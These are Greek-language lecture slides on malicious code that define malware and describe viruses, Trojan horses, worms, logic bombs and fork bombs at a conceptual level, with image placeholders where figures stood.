Malicious Code

Dimitris Mitropoulos
dimitro@di.uoa.gr

Κακόβουλο Λογισμικό

Οριοθέτηση Έννοιας

Το λογισμικό που είναι υλοποιημένο έτσι ώστε να έχει επιβλαβείς ή απρόβλεπτες συνέπειες.

Κακόβουλο Λογισμικό
Ιδιότητες

- **Αυτονομία**: Ύπαρξη ανάγκης για λογισμικό-ξενιστή.
- **Αναπαραγωγή**: Δυνατότητα αυτο-αναπαραγωγής, όταν οι συνθήκες το επιτρέπουν.

Κακόβουλο Λογισμικό


Τύποι

- **Ιός** (Virus): τμήμα λογισμικού που:
  1. ενσωματώνει τον κώδικά του σε ένα πρόγραμμα ξενιστή,
  2. εκτελείται στο παρασκήνιο και
  3. αναπαράγεται με την αντιγραφή του εαυτού του σε άλλους ξενιστές.
- **Δούρειος Ίππος** (Trojan Horse): λογισμικό που φαίνεται αρχικά χρήσιμο αλλά περιλαμβάνει κρυφές λειτουργίες που μπορούν να εκμεταλλευτούν τα δικαιώματα του χρήστη που εκτελεί το πρόγραμμα.


Κακόβουλο Λογισμικό
Τύποι (2)

- **Αναπαραγωγός** (Worm): ένα πρόγραμμα που μεταδίδεται από ένα σύστημα σε έναν άλλο, δημιουργώντας αντίγραφο του εαυτού του.
- **Λογική Βόμβα** (Logic Bomb): λογισμικό που εκτελεί μια ενέργεια που παραβιάζει την ασφάλεια ενός συστήματος όταν πληρείται μια λογική συνθήκη στο σύστημα.
- **Βακτήριο** (Fork Bomb): έχει παρόμοια λειτουργία με τον αναπαραγωγό αλλά διαφορετικούς στόχους. Λ.χ. δεν αλλοιώνει δεδομένα αλλά καταναλώνει το σύνολο των πόρων ενός συστήματος.

Κατηγοριοποίηση




Κατηγοριοποίηση (2)



